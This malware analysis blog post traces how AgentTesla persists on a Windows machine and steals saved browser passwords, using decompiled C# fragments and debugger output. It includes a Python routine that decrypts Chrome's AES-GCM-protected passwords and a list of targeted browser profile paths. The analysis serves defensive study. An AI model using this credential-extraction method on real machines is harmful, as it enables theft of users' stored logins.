How Analysing an AgentTesla Could Lead To Attackers Inbox - Part II

By Suraj Malhotra

Published: 2020-04-15 · Archived: 2026-04-05 23:45:50 UTC

I hope you've read the Part I of this series.
There we discussed some techniques to do basic analysis, tested the sample on any.run and most importantly the "Decrypting Strings" part where we learned how it uses AES encrypted strings to evade some simple detections.

So Lets get started !!

Some Tidbits

To continue with where we left earlier, the next fcn called is *tlg()* and it copies the malware into the default temporary location as **TMP#{Millisecond}.bin**

```
3063    public static void tlg()
3064    {
3065        try
3066        {
3067            string executablePath = Application.ExecutablePath;
3068            int tob = 0;
3069            string executablePath2 = Application.ExecutablePath;
3070            tkq.toh(tkq.tbg(executablePath, tkq.tol(tob, ref executablePath2, 256)), Path.GetTempPath() +
                  <Module>.decStr(254816) + DateTime.Now.Millisecond.ToString() + <Module>.decStr(254880), 8L);
3071        }
3072        catch (Exception ex)
3073        {
```

Later it starts to execute the fcn *tkq.tjg* in a thread.

```
580                 IL_622:
581                 new Thread(new ThreadStart(tkq.tjg))
582                 {
583                     IsBackground = true
584                 }.Start();
585                 num8 = 2106703068U;
586             }
587         }
588         Block_7:
589         IL_7FF:
590         tkq.ny ny = new tkq.ny();
591         try
```

It uses *tkq.tjg* to perform some registry key modifications usually for persistence and execute some system commands.
It uses that temporary file it just created as well.

```
tkq
2927            case 1U:
2928                Interaction.Shell(<Module>.decStr(257760), AppWinStyle.NormalFocus, false, -1);
2929                num2 = (num * 4023042564U ^ 893807152U);
2930                continue;
2931            case 2U:
2932                goto IL_25E;
2933            case 3U:
2934                Interaction.Shell(<Module>.decStr(258080), AppWinStyle.NormalFocus, false, -1);
2935                pw.ps.Registry.SetValue(<Module>.decStr(257632), <Module>.decStr(257696), "1",
                      RegistryValueKind.DWord);
2936                num2 = (num * 2096723312U ^ 3444875101U);
2937                continue;
```

```
2959            case 10U:
2960            {
2961                RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(<Module>.decStr(257248), true);
2962                registryKey.DeleteSubKey(<Module>.decStr(257312), true);
2963                registryKey.Close();
2964                num2 = (num * 784346498U ^ 3221013968U);
2965                continue;
2966            }
```


Stealing Credentials

PS This is the core part of the series and its important to understand.


So, The next function to notice is *kqe* which returns a list.
The first statement gets the path to the AppData/Local.


```
136    internal static List<zla> kqe()
137    {
138        List<zla> result;
139        try
140        {
141            result = zax.zgh(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) +
                   <Module>.decStr(203040), <Module>.decStr(204640), <Module>.decStr(204704));
142        }
143        catch (Exception ex)
144        {
145            for (;;)
146            {
```

Then the execution is passed to *zla.zgh* with the location of Chrome concatenated with the AppData location.




It also concatenates *\Default\Login Data* and *\Login Data* and saves those 2 results in a list.
Next it looks whether the Directory **User Data** exists in the particular location.







If the directory is present, it iterates over it to find its subdirectories.




And at last compares if the string **Profile** is present in any of the items in the directories list.
Basically It checks if any subdirectory named Profile exists. This could be the case when I would have installed other browsers such as Firefox, etc.

PS I only have only installed Chrome on my Victim VM and We'll be only exploring the process of credential stealer in case of Chrome.





Finally It checks for the real **Login Data** file in both locations **User Data\Default**, **\User Data** (from items of prev list) and if it exists it executes fcn. **emx**.



Now vcx contains the content of the *Login Data* file.

The *emx* function is interesting.
TBH I didn't had any installation of Chrome on my VM but this function looks like it does a strict checking on the contents of the *Login Data* file and I needed to get a legitimate one.

So First it wants the 52th byte in the file to be 0.
Then it compares var *vjl* to 0.
For *vjl* we need to analyse *eco* fcn and I found out it just returns 'arg2' no. of bytes starting from 'arg1' index from *vcx*.

```
public emx(string baseName)
{
    this.vja = new byte[]{0,1,2,3,4,6,8,8,0,0};
    if (File.Exists(baseName))
    {
        this.vcx = this.vcl(baseName);
        if (this.vcx[52] != 0)
        {
            return;
        }
        this.vjo = checked((ushort)this.eco(16, 2));
        this.vjl = this.eco(56, 4);
        if (decimal.Compare(new decimal(this.vjl), 0m) == 0)
        {
            this.vjl = 1UL;
```

```
16          }
17          this.ejo(100UL);
18      }
19  }
```

If it succeeds and passes all of the checks, control is passed over to fcn **ejo**.

The *ejo* fcn is cool as I thought that it would execute sql queries over the *Login Data* file to get the credentials but there is no need of doing this, we'll see how :)

First It creates an obj list with 5 elements and has main elements as *item_name*, *item_type*,*sql_statement*. These all fields are filled by taking strings from different indexes from the original *Login Data* file.

```
559                 case 49U:
560                     checked
561                     {
562                         this.vjb[num8 + num6].sql_statement = Encoding.Default.GetString(this.vcx, Convert.ToInt32
                              (decimal.Add(decimal.Add(decimal.Add(decimal.Add(decimal.Add(new decimal(num7), new
                              decimal(value)), new decimal(array[0])), new decimal(array[1])), new decimal(array[2])),
                              new decimal(array[3]))), (int)array[4]);
563                     }
564                     num2 = (num * 3756209831U ^ 1225815745U);
565                     continue;
566                 case 50U:
```

```
629                 case 61U:
630                     checked
631                     {
632                         this.vjb[num8 + num6].item_name = Encoding.Unicode.GetString(this.vcx, Convert.ToInt32
                              (decimal.Add(decimal.Add(new decimal(num7), new decimal(value)), new decimal(array[0]))),
                              (int)array[1]);
633                     }
634                     num2 = (num * 4176162375U ^ 3050863814U);
635                     continue;
636                 }
```

```
667             IL_404:
668             this.vjb[num8 + num6].root_num = (long)this.eco(Convert.ToInt32(decimal.Add(decimal.Add(decimal.Add
                  (decimal.Add(new decimal(num7), new decimal(value)), new decimal(array[0])), new decimal(array[1])),
                  new decimal(array[2]))), (int)array[3]);
669             if (decimal.Compare(new decimal(this.vjl), 1m) == 0)
670             {
671                 num2 = 3117739747U;
672                 continue;
```

Also I don't know why but **ejo** first adds data to the beginning 6 elements of *vjb* and then another loop adds 11 elements to it and fills them.

> View whole content of vjb here.

```
vjb                 {emx.emh[0x00000011]}
  [0]               {emx.emh}
    astable_name    null
    item_name       "meta"
    item_type       "table"
    root_num        0x0000000000000002
    row_id          0x0000000000000001
    sql_statement   "CREATE TABLE meta(key LONGVARCHAR NOT NULL UNIQUE PRIMARY KEY, value LONGVARCHAR)"
  [1]               {emx.emh}
    astable_name    null
    item_name       "sqlite_autoindex_meta_1"
    item_type       "index"
    root_num        0x0000000000000003
    row_id          0x0000000000000002
    sql_statement   ""
  [2]               {emx.emh}
    astable_name    null
    item_name       "logins"
    item_type       "table"
    root_num        0x0000000000000004
    row_id          0x0000000000000003
    sql_statement   "CREATE TABLE logins (origin_url VARCHAR NOT NULL, action_url VARCHAR, username_element VARCHAR, username_value VARC...
```

Next It searches for vjb[2] element and extracts all the words within parantheses and splits them with ',' as a delimiter from the sql_statement.

```
1289                continue;
1290            IL_1D7:
1291            array = this.vjb[num].sql_statement.Substring(this.vjb[num].sql_statement.IndexOf("(") + 1).Split(new char[]
1292            {
1293                ','
1294            });
1295            int num10 = 0;
1296            num8 = array.Length - 1;
1297            num7 = num10;
1298            num5 = 3641237254U;
1299        }
```

The resulting list looks like the following…

Also it strips the spaces which we can notice at the beginning now.

array	{string[0x0000001D]}
[0]	"origin_url"
[1]	" action_url VARCHAR"
[2]	" username_element VARCHAR"
[3]	" username_value VARCHAR"
[4]	" password_element VARCHAR"
[5]	" password_value BLOB"
[6]	" submit_element VARCHAR"
[7]	" signon_realm VARCHAR NOT NULL"
[8]	" preferred INTEGER NOT NULL"
[9]	" date_created INTEGER NOT NULL"
[10]	" blacklisted_by_user INTEGER NOT NULL"
[11]	" scheme INTEGER NOT NULL"
[12]	" password_type INTEGER"
[13]	" times_used INTEGER"
[14]	" form_data BLOB"
[15]	" date_synced INTEGER"
[16]	" display_name VARCHAR"
[17]	" icon_url VARCHAR"
[18]	" federation_url VARCHAR"
[19]	" skip_zero_click INTEGER"
[20]	" generation_upload_status INTEGER"
[21]	" possible_username_pairs BLOB"
[22]	" id INTEGER PRIMARY KEY AUTOINCREMENT"
[23]	" date_last_used INTEGER NOT NULL DEFAULT 0"
[24]	" UNIQUE (origin_url"

Now the resulting list is copied into the *vjh* array.

```
1180                    goto IL_1A9;
1181                case 6U:
1182                    this.vjh[num7] = Conversions.ToString(array[num7]);
1183                    checked
1184                    {
1185                        num7++;
1186                    }
1187                    num5 = (num6 * 2406726994U ^ 249249232U);
1188                    continue;
```

Afterwards it iterates over its elements, splits them with " " as a delimiter and then only keeps the first element.

```
1264                objectValue = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(array[num7], null, <Module>.\u206E
                      (298528), new object[]
1265                {
1266                    " "
1267                }, null, null, null));
1268                if (Operators.ConditionalCompareObjectGreater(objectValue, 0, false))
1269                {
1270                    num5 = 3512665097U;
1271                    continue;
1272                }
```

The resulting array looks like the following..

Locals

Name	Value
[0]	"origin_url"
[1]	"action_url"
[2]	"username_element"
[3]	"username_value"
[4]	"password_element"
[5]	"password_value"
[6]	"submit_element"
[7]	"signon_realm"
[8]	"preferred"
[9]	"date_created"
[10]	"blacklisted_by_user"
[11]	"scheme"
[12]	"password_type"
[13]	"times_used"
[14]	"form_data"
[15]	"date_synced"
[16]	"display_name"
[17]	"icon_url"
[18]	"federation_url"
[19]	"skip_zero_click"
[20]	"generation_upload_status"
[21]	"possible_username_pairs"
[22]	"id"

Now it initialises another array as *vjg* and has the structure from emx.emg.

```
1098                num2 = 3655978283U;
1099                continue;
1100                IL_A62:
1101                this.vjg = new emx.emg[Conversions.ToInteger(obj) + 1];
1102                num2 = 2491664950U;
1103                continue;
```

As you can see below it has a single element with two fields as *content* & *row_id*. From this point I can guess that the content field is what we are looking for.

Locals

Name	Value
vjb	{emx.emh[0x00000011]}
vjg	{emx.emg[0x00000001]}
[0]	{emx.emg}
content	null
row_id	0x0000000000000000

Also another variable *array* is initialised with the structure of emx.ema.
Its elements have a *size* & *type* field.

```
1094                IL_A14:
1095                array = (emx.ema[])Utils.CopyArray((Array)array, new emx.ema[Conversions.ToInteger(obj4) + 1]);
1096                obj3 = Operators.AddObject(obj2, 1);
1097                obj2 = this.eyd(Conversions.ToInteger(obj3));
1098                num2 = 3655978283U;
1099                continue;
```

100 %

Locals

Name	Value
array	{emx.ema[0x00000001]}
[0]	{emx.ema}
size	0x0000000000000000
type	0x0000000000000000

And it fills both of them with some calculations done on obj2 and obj4.

```
987                 continue;
988             case 37U:
989                 array[Conversions.ToInteger(obj4)].type = this.eyb(Conversions.ToInteger(obj3), Conversions.ToInteger
                      (obj2));
990                 num2 = (num * 3407756505U ^ 1063837678U);
991                 continue;
992             case 38U:
```

```
877                 continue;
878             case 13U:
879                 array[Conversions.ToInteger(obj4)].size = checked((long)Math.Round((double)(array[Conversions.ToInteger
                      (obj4)].type - 13L) / 2.0));
880                 num2 = (num * 1538631931U ^ 3956638836U);
881                 continue;
882             case 14U:
```

And it iterates till an element with type > 9 exists in the array.

```
886                 continue;
887             case 16U:
888                 if (array[Conversions.ToInteger(obj4)].type > 9L)
889                 {
890                     num2 = (num * 1063189511U ^ 2662326542U);
891                     continue;
892                 }
893                 goto IL_17E;
```


Some of the elements are as follows..
We'll see how is it used now.

array	{emx.ema[0x00000009]}
[0]	{emx.ema}
size	0x0000000000000020
type	0x000000000000004D
[1]	{emx.ema}
size	0x000000000000001F
type	0x000000000000004B
[2]	{emx.ema}
size	0x0000000000000008
type	0x000000000000001D
[3]	{emx.ema}
size	0x000000000000000F
type	0x000000000000002B
[4]	{emx.ema}
size	0x0000000000000008
type	0x000000000000001D
[5]	{emx.ema}
size	0x0000000000000030
type	0x000000000000006C

After this, it initialises the content field of vjg and we can see that it'll have the same number of elements as of array. Hmm.. Looks like some operation will be done on array.

```
911             case 21U:
912                 checked
913                 {
914                     this.vjg[num8 + num5].content = new string[array.Length - 1 + 1];
915                     num15 = 0;
916                 }
917                 num2 = (num * 4234959636U ^ 37727943U);
918                 continue;
```

And Woah.. after some loops we can observe that it was successful in extracting some strings from the sqlite *Login Data* file.



Now lets dig into what happened with the array and what it did behind the scenes.

So the statement in the above screenshot looks like the following.


```
this.vjg[num8 + num5].content[num13] = Encoding.Default.GetString(
                    this.vcx,
                    Convert.ToInt32(
                            decimal.Add(
                                decimal.Add(
                                    new decimal(num6), new decimal(num14)),
                                new decimal(num15))),
                    (int)array[num13].size);
```

Now at this point we can utilise the Locals window to check the values of some variables including num8, num5, num13, num6, num14, num15.


I made some notes and added a watch over those variables.
As anybody can tell that num13 is the index of the content field but I noticed that num8, num5, num6, num14 remained the same for every value of num13.
So its basically accessing data from a particular index which is (num6 + num14 + num15) out of which (num6 + num14) is a constant, for me ie. 6797 so the only index to note is num15.
Also if you'd observe that array[x].size is what we previously initialised for every item in the array and its basically the string length record.

```
vjg[0].content[0x2] = (this.vcx, 6797 + num15, 0x8)
then num15 = 0x3e
vjg[0].content[0x3] = (this.vcx, 6797 + num15, 0xf)
then num15 = 0x46
vjg[0].content[0x4] = (this.vcx, 6797 + num15, 0x8)
num15 = 0x4e
vjg[0].content[0x5] = (this.vcx, 6797 + num15, 0x30)
num15 = 0x74
vjg[0].content[0x6] = (this.vcx, 6797 + num15, 0)
```


After the function ends we get to see every item in the locals.



Ahmm.. we get it on some functions as listed below. Now you know what to do.. Set a Breakpoint on them where they use it this deadly API Call :)
Now everybody knows there is only one way to decrypt that password from *Login Data* ie CryptUnprotectData fcn Call. So I searched for any references to where its used..



And BoomYa we hit one of them and we can also see our encrypted password in the locals window. Now we can copy the result from this call from this local by simply stepping into it.



But wait thats not it.. Sh*t It has a whole function to decrypt it too to which it has passed the result of unprotected data and our original encrypted password.
This was something new for me coz I'm not use to C# and the decryption function in C looks very different.

What I can observe from this is that it uses AES_GCM mode but don't know the use of BCRYPT here. (Maybe It is the only one to include AES GCM Mode) ¯_(ツ)_/¯

```
10  public byte[] tzul(byte[] tzub, byte[] tzua, byte[] tzug, byte[] tzuh, byte[] tzux)
11  {
12      IntPtr intPtr = this.tzrh(lba.BCRYPT_AES_ALGORITHM, lba.MS_PRIMITIVE_PROVIDER, lba.BCRYPT_CHAIN_MODE_GCM);
13      IntPtr intPtr2;
14      IntPtr hglobal = this.tzfy(intPtr, tzub, out intPtr2);
15      lba.obh obh = new lba.obh(tzua, tzug, tzux);
16      byte[] array2;
17      using (obh)
18      {
19          byte[] array = new byte[checked(this.tzro(intPtr) - 1 + 1)];
20          int num = 0;
21          uint num2 = lba.tzup(intPtr2, tzuh, tzuh.Length, ref obh, array, array.Length, null, 0, ref num, 0);
22          bool flag = num2 > 0U;
23          if (flag)
24          {
25              goto IL_6E;
26          }
27          goto IL_C6;
```

And Then fortunately I found some reference which made my task easy.
I was finally successful to implement this in python.

```
1   from Cryptodome.Cipher import AES
2
3   def dec(pwd, unproc_key):
4       auth_tag = pwd[-16:]
5       pwd = pwd.replace(auth_tag,'')
6       nonce, proc_pwd = pwd[3:15], pwd[15:]
7       cipher = AES.new(unproc_key, AES.MODE_GCM, nonce=nonce)
8       print cipher.decrypt_and_verify(proc_pwd,auth_tag)
9
10  pwd = "763130492BD2706140CDA41C2701F3B4C2B5153DE018BA5512897731F1A1BB7D7982AA2BF3DEA4B299145D88B040ED58".dec
11  unproc_key = "2295D977B8F09202A4F8F7ACAF15C1B9EC411B126A0335208BE3DB8F14CA1551".decode('hex')
12
13  dec(pwd, unproc_key)
```

Moving on, It creates another list *zah* where its elements have 3 fields named Item1, Item2 and Item3.
Here,
Item1 = Browser Name
Item2 = Browser Data Location
item3 = bool if it exists (maybe)

```
2028                case 0U:
2029                    list.AddRange(kqs.kvn(zah.Item2, zah.Item1));
2030                    num6 = (num2 * 2637357154U ^ 1563208475U);
2031                    continue;
2032                case 1U:
2033                    goto IL_742;
2034                case 2U:
```

100 %

Locals

Name	Value
zah	{zah<string, string, bool>}
Item1	"Opera Browser"
Item2	@"C:\Users\darkmagic\AppData\Roaming\Opera Software\Opera Stable"
Item3	true

Next It checks if whether it exists or not similarly it checked the chrome location.

```
37          IL_61:
38          string text = array[num3];
39          if (!File.Exists(text))
40          {
41              num = 233321028U;
42              continue;
43          }
44          try
45          {
46              emx = new emx(text);
47          }
48          catch (Exception ex)
49          {
50              goto IL_3CB;
51          }
52          if (!emx.vnx(kur))
53          {
54              goto IL_C7;
```

But now It doesn't do anything (I don't have Opera installed), instead I see the credentials from Chrome being added to a list. Now we have the decrypted password in it :)

```
2028        case 0U:
2029            list.AddRange(kqs.kvn(zah.Item2, zah.Item1));
2030            num6 = (num2 * 2637357154U ^ 1563208475U);
2031            continue;
```

100 %

Locals

Name	Value
folderPath	@"C:\Users\darkmagic\AppData\Local"
list2	Count = 0x00000000
text3	null
stringBuilder	{}
list	Count = 0x00000001
[0]	{zla}
zag	"Chrome"
zbg	"puzzleHead_test"
zbh	"testpwd_puzzle078"
zbx	"https://www.reddit.com/register/"
zba	"https://www.reddit.com/register/"
zlg	"Chrome"
zlh	"puzzleHead_test"
zlx	"testpwd_puzzle078" ← Decrypted Password

Later it continues to check for different browsers and some FTP Clients as well.

list3	Count = 0x0000001A
[0]	{zah<string, string, bool>}
Item1	"Opera Browser"
Item2	@"C:\Users\darkmagic\AppData\Roaming\Opera Software\Opera Stable"
Item3	true
[1]	{zah<string, string, bool>}
Item1	"Yandex Browser"
Item2	@"C:\Users\darkmagic\AppData\Local\Yandex\YandexBrowser\User Dat...
Item3	true
[2]	{zah<string, string, bool>}
Item1	"360 Browser"
Item2	@"C:\Users\darkmagic\AppData\Local\360Chrome\Chrome\User Data"
Item3	true
[3]	{zah<string, string, bool>}
Item1	"Iridium Browser"
Item2	@"C:\Users\darkmagic\AppData\Local\Iridium\User Data"
Item3	true
[4]	{zah<string, string, bool>}
Item1	"Comodo Dragon"
Item2	@"C:\Users\darkmagic\AppData\Local\Comodo\Dragon\User Data"
Item3	true
[5]	{zah<string, string, bool>}
Item1	"Cool Novo"
Item2	@"C:\Users\darkmagic\AppData\Local\MapleStudio\ChromePlus\User...
Item3	true

And After adding some of the Browser Names & Location it checks for them in chunks.
Here you can check it does the same process with Yandex Browser.

```
599             case 7U:
600                 list.Add(kfw + <Module>.\u206E(203296));
601                 list.Add(kfw + <Module>.\u206E(202848));
602                 if (Directory.Exists(kfw))
603                 {
604                     num = (num2 * 2552972590U ^ 2574968856U);
605                     continue;
606                 }
607                 goto IL_56;
```

100 %

Locals

Name	Value
kfw	@"C:\Users\darkmagic\AppData\Local\Yandex\YandexBrowser\User Data"
list	Count = 0x00000002
[0]	@"C:\Users\darkmagic\AppData\Local\Yandex\YandexBrowser\User Data\Default\Login Data"
[1]	@"C:\Users\darkmagic\AppData\Local\Yandex\YandexBrowser\User Data\Login Data"
Raw View	
text	null
num3	0x00000000

Communication through SMTP

